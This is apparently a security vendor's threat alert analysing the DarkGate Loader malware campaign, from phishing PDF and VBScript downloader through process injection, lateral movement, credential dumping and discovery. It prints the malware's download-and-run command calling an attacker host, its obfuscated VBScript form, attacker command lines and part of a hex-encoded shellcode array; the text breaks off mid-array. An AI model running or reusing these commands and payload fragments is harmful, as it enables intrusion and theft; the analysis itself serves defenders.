THREAT ALERT: DarkGate Loader

Cybereason issues Threat Alerts to inform customers of emerging impacting threats, including recently observed DarkGate Loader. Cybereason Threat Alerts summarize these threats and provide practical recommendations for protecting against them.


WHAT'S HAPPENING?

Cybereason Security Services is investigating incidents that involve DarkGate Loader, a modular loader delivered via phishing email and responsible for deploying post-exploitation payloads.

Threat Actors deploy DarkGate Loader as an AutoIt script, which contains an encrypted payload. The AutoIt script decrypts and injects the payload into different processes. The execution of DarkGate Loader ultimately leads to execution of post-exploitation tools such as Cobalt Strike and Meterpreter. This Threat Alert provides an overview of an attack involving DarkGate Loader.

Impact

The purpose of DarkGate Loader is to deploy post-exploitation tools while evading detection.


Downloads AutoIT script, an encrypted payload, and AutoIT executable
Enumeration/Discovery of the environment
TA tricks vitims into downloading a malicious PDF file
PDF redirects to external link, preparing for the download
Downloads ZIP file which contains a downloader
Execute stager (VBS Script)
AutoIT
Executes encrypted payload
Decrypted shellcode injected into different processes
Post-Exploitation: Cobalt Strike/Meterpreter
Lateral movment via Remote Service Creation

DarkGate Loader Attack Flow Diagram


KEY OBSERVATIONS

- **Infection chain via PDF**: Threat Actor tricks victims into downloading malicious PDF files, which leads to execution of malicious VBS script.
- **DarkGate loader delivered in AutoIt script format**: DarkGate Loader is within the *AutoIt* script in the form of an encrypted payload. *AutoIt* decrypts the encrypted payload during the runtime and injects itself to remote processes.
- **Fast paced delivery of post-exploitation**: Observed DarkGate Loader incident delivered post-exploitation tools such as Meterpreter and Cobalt Strike within **6 hours** after DarkGate Loader execution. The deployment of post-exploitation tools also includes Lateral Movement to critical infrastructure, leading to greater impact across organizations.
- **Post-exploitation activities detected by Cybereason**: Cybereason Defense Platform generates detections upon exploitation.

ANALYSIS

Initial Infection

Initial infection is established via a PDF attached to a phishing email, or spread via Microsoft Teams or Skype.. Upon opening the PDF, the victim is presented with a page ostensibly introducing a business similar to the figure below:



BFMS - Building Facilities Management Solutions


Setting the industry benchmark in building facilities management.Our objective is to ensure that multi storey residential property is serviced and maintained so as to meet the superior standards that owners have come to expect.Constant and frequent reviews is undertaken by BFMS to ensure that the value and service is maintained at effective and economical levels without any compromise to quality. Quality control assessments are used to gauge, maintain and improve our high performance standards.BFMS has proven itself in maintaining and developing good rapport amongst the team. This ensures good retention of personnel, thus resulting in little disruption to the provision of our services.We are committed to providing a high standard of health, safety and welfare in the working environment for our team members, residents and visitors on all of our developments.

Malicious Attachment Example

While this example is in English, similar attachments have been observed in French, Portuguese and Italian, suggesting that the threat actor is attempting to reach as wide an audience as possible and may be tailoring their phishing attempts to a potential victim's geolocation.

When the victim clicks the “Open” button, a default browser window is opened and a connection to the attacker’s initial command and control (C2) address is established; a *ZIP* archive is downloaded and saved to the directory


`C:\Users\`*`[USERNAME]`*`\AppData\Local\Temp\`. In this case, the initial C2 domain was *hxxp://eventionevents[.]com*, but others have been observed.



```
"C:\Program Files\Google\Chrome\Application\chrome.exe" –single-argument https://eventionevents.com/tnau/?a4=3962012
```

Initial Infection Flow


The archive is then unzipped and the initial payload executed. This payload is an obfuscated VBScript file that follows the naming convention, *Report-[NUMBER].vbs*. As of the time of this writing multiple related payloads have been observed on VirusTotal, but the majority of them remain unflagged as malicious, possibly due to their obfuscation.



```
'/**c** **c**d** **/**d** **%**t**e**m**p**%** **
** **c**u**r**l** **-**o** **A**u**t**o**i**t**3**.**e**x**e** **h**t**t**p**:**/**/**p**r**e**s**t**i**g**e**-
**c**a**s**t**o**m**.**c**o**m**:**2**3**5**1** **
** **c**u**r**l** **-**o** **y**m**e**h**v**z**.**a**u**3** **h**t**t**p**:**/**/**p**r**e**s**t**i**g**e**-
**c**a**s**t**o**m**.**c**o**m**:**2**3**5**1**/**m**s**i**r**z**g**n**z**a**m**g** **
** **A**u**t**o**i**t**3**.**e**x**e** **y**m**e**h**v**z**.**a**u**3**
'-------------------------------------------------------------------
' Copyright (c) Microsoft Corporation. All rights reserved.
```

Obfuscated Portion Of Malicious VBScript File

Execution



```
"C:\windows\System32\WScript.exe" "C:\Users\[redacted] App Data\Local\Temp\Temp1_wdo.zip\Report-17.vbs"
```

```
"C:\Windows\System32\cmd.exe" /c cd /d %temp% & curl -o Autoit3.exe http://prestige-castom.com:2351 & curl -o ymehvz.au3 http://prestige-castom.com:2351/msirzgnzamg & Autoit3.exe ymehvz.au3
```

```
Autoit3.exe ymehvz.au3
```

AutoIt Process Tree

The VBScript *Report-[NUMBER].vbs* acts as a downloader for DarkGate Loader. The VBScript execution proceeds to execute *cmd.exe* and abuses the `curl` command to download two main components:

- ***Autoit3.exe***: Main AutoIt executable, a freeware scripting language for Windows.
- ***ymehvz.au3***: Encrypted payload of DarkGate Loader


Once the download is successful, *cmd.exe* proceeds to execute the encrypted AutoIt payload *ymehvz.au3* with *Autoit3.exe*. The encrypted AutoIt payload *ymehvz.au3* decrypts itself in memory as shellcode and injects into multiple remote processes. One example observed was the legitimate binary for *MicrosoftEdgeUpdate.exe,* located in ***`C:\Program Files (x86)\Microsoft\EdgeUpdate\`***. This process is used as a 'surrogate' of sorts to load and execute DarkGate into memory. The execution flow proceeds to load other various malware in memory to conduct additional stages of the attack, as covered in detail in the following sections.

Lateral Movement

Observed attackers moved quickly and deliberately in their lateral movement efforts. The red team tool, Snaffler, was loaded into the memory of *getmac.exe* through code injection. Snaffler is used to collect a list of machines with readable file shares. After this, the `eternalblue` module was loaded into *getmac.exe*. This module appears to be a C# implementation to exploit ms17-010, also known as Eternal Blue. Network behavior was recorded showing connection attempts over SMB to several machines in the network. While no hosts were exploited, this would have still given the attacker vital information on any hosts in the network that responded such as SMB version, SMB signing status, and Operating System version.

After collecting host names, the attacker followed a standard routine for the actual lateral movement:

- Host A would perform the following command through a command shell -
    - **`query process * /server:`*****`[REMOTE HOST]`***
        - This command returns a list of all running processes on the remote host.
        - This also lets the attacker know that the host is online and that they are able to authenticate to it.
- Next, the attacker transfers a randomly named executable to the writable `ADMIN$` share on the remote host through SMB.
- MS-RPC calls for `CREATE_SERVICE and START_SERVICE` are observed for the randomly named executable indicating that it would be executed as a service with `SYSTEM` level permissions.
- This service execution creates a child process of *rundll32.exe* that hosts injected code believed to be Cobalt Strike.



Lateral Movement Process Tree

Credential Dumping

Internal Monologue

Evidence of credential dumping was found in *getmac.exe* through the injected module `InternalMonologue`, a C# implementation of an Internal Monologue attack. The Internal Monologue attack exploits multiple vulnerabilities in the implementation of the NTLM protocol to impersonate and collect user tokens along with downgrading the security of NTLM. This allows the attacker to eventually crack and pass the NTLM hash to other processes for privilege escalation or to remote hosts for lateral movement.

Key Logging

In our investigation, file creation events were observed for files in a randomly named folder of the ***`C:\ProgramData\`*** directory location. One file, with the naming convention *{DATE OF CREATION}.log*, contains keystrokes logged by DarkGate that have been encrypted and written to this file. Copies of *AutoIT.exe*, the au3 payload, and the encrypted malware configuration file were found in this directory as well.

Enumeration / Discovery

Several processes are used in the post-infection phase for enumeration and discovery, both for information on the infected machine and for network information that could be leveraged for lateral movement. As previously mentioned, *getmac.exe* was used as a vehicle to load tools such as Snaffler and Eternal Blue exploits in memory, allowing the threat actor to gain in-memory discovery tool functionality. Further, the **`query process /server:`*`[REMOTE HOST]`*** command was used to enumerate process information on lateral movement targets.

In addition to this, Windows native commands were leveraged for additional discovery and enumeration:

- **`systeminfo`** - Displays configuration details of a machine, including operating system information.
- **`net group`** ***`[GROUP NAME]`*** **`/do`** - Used to look up information on groups with elevated privileges. The /do parameter indicates that the action is done on the domain controller.
- **`net user`** ***`[USERNAME]`*** **`/do`** - Used to look up information on users with elevated privileges. The /do parameter indicates that the action is done on the domain controller. *net1.exe* was also used.
- **`ping`** ***`[REMOTE HOST]`*** - Used to test connectivity with remote hosts.
- **`nltest /domain_trusts /all_trusts`** - Returns a list of all trusted domains.

- **`query process /server:`*`[REMOTE HOST]`*** - Displays information about user sessions on the remote host.


Results for some discovery and enumeration attempts appear to be saved to the **`C:\users\public\`** directory via text files managed by *getmac.exe*. The names of the text files appear to give a clue as to their contents. For example, *pc.txt* is thought to contain machine configuration details while *processes.txt* is thought to contain information on running processes. Of particular note is the file *esx.txt*, which may be related to reconnaissance for VMWare ESXi servers. Threat actors are known to look for vulnerable ESXi servers onto which they can deploy ransomware for massive impact across an affected organization's infrastructure.

At this stage, the threat actor appears to have gathered all of the information necessary to move into the impact phase of the attack.

Persistence

As mentioned in the Lateral Movement section, one of the main persistence mechanisms observed came through the use of Cobalt Strike payloads being executed as services. In the event any of these machines were rebooted, the C2 connections would be restored once the malicious services executed.

In addition, Cybereason also observed the previously mentioned surrogate, *microsoftedgeupdate.exe*, creating a randomly named *LNK* file that is dropped to the initial victim's startup directory. This file creation occurred just after the initial infection.



microsoftedgeupdate.exe c:\users\([redacted] \appdata\roaming\
microsoft\windows\start menu\programs\startup\kfbbdab.lnk

microsoftedgeupdate.exe c:\users\ [redacted] .

File events

microsoftedgeupdate.exe c:...

Persistence Through LNK file Creation In The Startup Directory

File Analysis


Basic binary analysis was performed to gain better insight into the configuration of the initial AutoIT loader.

Au3 File

The *au3* file is an obfuscated AutoIT V3 script file.

Obfuscated AutoIT V3 File Output

We were able to extract the AutoIT V3 encoded script file (*.a3x*) from the *au3* file.



```
.HK..lJ..LS...H}AU3!EA06
M..s$.<.z..g....kC.R....
..:!.)......@.....F..k;!
...u:.=..3............d.
a..M....k:\.....K.)..9..
....\.XSM.........wO.O..
-..zz..eD..b..@..D..7.H.
......[....f.j=&.?..#..M
.a.#|.y&.*m.W(..r.q.....
....y...................
...........kC.R......%x.
...}...q..U-...(....%...
.V..?p..h.......<.Y....w
^..........h..E..jX0..+.
..,9F.T.|W4.-D.,...6..^.
...U,....=m...]S.:R..:..
Jq..m....4.ix...=..p.U.`
.ll..=.......y.jp....L..
```


Hex View Indicating AU3 File Type

The retrieved AutoIT V3 encoded script file (*.a3x*) is a 64-bit executable file. By converting the 64-bit AutoIT executable to 32-bit executable, we were able to extract the AutoIT original script.

AutoIT V3 script (.au3)* ➪ *AutoIT V3 encoded script (.a3x)* ➪ *AutoIT 32 bit Executable (.exe)* ➪ *AutoIT original script

AutoIT Original Script Analysis

The *AutoIT* script has another obfuscated *EXE* stored in the form of bytearray.




```
28$cymk
28$rwqr
28$ufzyztam
$tdzttqcqkv = "90558BEC50B80300000081C404F0FFFF504875F68B45FC81C4ACF3FFFF5356578D85AAC3FFFFC6004DC640015AC6400250C640"
28$avtnexue
$tdzttqcqkv &= "0300C6400402C6400500C6400600C6400700C6400804C6400900C6400A0FC6400B00C6400CFFC6400DFFC6400E00C6400F00"
28$fvuyouvlh
$tdzttqcqkv &= "C64010B8C6401100C6401200C6401300C6401400C6401500C6401600C6401700C6401840C6401900C6401A1AC6401B00C640"
28$kuvjyr
$tdzttqcqkv &= "1C00C6401D00C6401E00C6401F00C6402000C6402100C6402200C6402300C6402400C6402500C6402600C6402700C6402800"
28$ncfqoh
$tdzttqcqkv &= "C6402900C6402A00C6402B00C6402C00C6402D00C6402E00C6402F00C6403000C6403100C6403200C6403300C6403400C640"
28$rloy
$tdzttqcqkv &= "3500C6403600C6403700C6403800C6403900C6403A00C6403B00C6403C00C6403D01C6403E00C6403F00C64040BAC6404110"
28$utyf
$tdzttqcqkv &= "C6404200C640430EC640441FC64045B4C6404609C64047CDC6404821C64049B8C6404A01C6404B4CC6404CCDC6404D21C640"
28$xbhmiajbm
$tdzttqcqkv &= "4E90C6404F90C6405054C6405168C6405269C6405373C6405420C6405570C6405672C640576FC6405867C6405972C6405A61"
28$cbixsxli
$tdzttqcqkv &= "C6405B6DC6405C20C6405D6DC6405E75C6405F73C6406074C6406120C6406262C6406365C6406420C6406572C6406675C640"
28$fjseinvea
$tdzttqcqkv &= "676EC6406820C6406975C6406A6EC6406B64C6406C65C6406D72C6406E20C6406F57C6407069C640716EC6407233C6407332"
28$kitpskwli
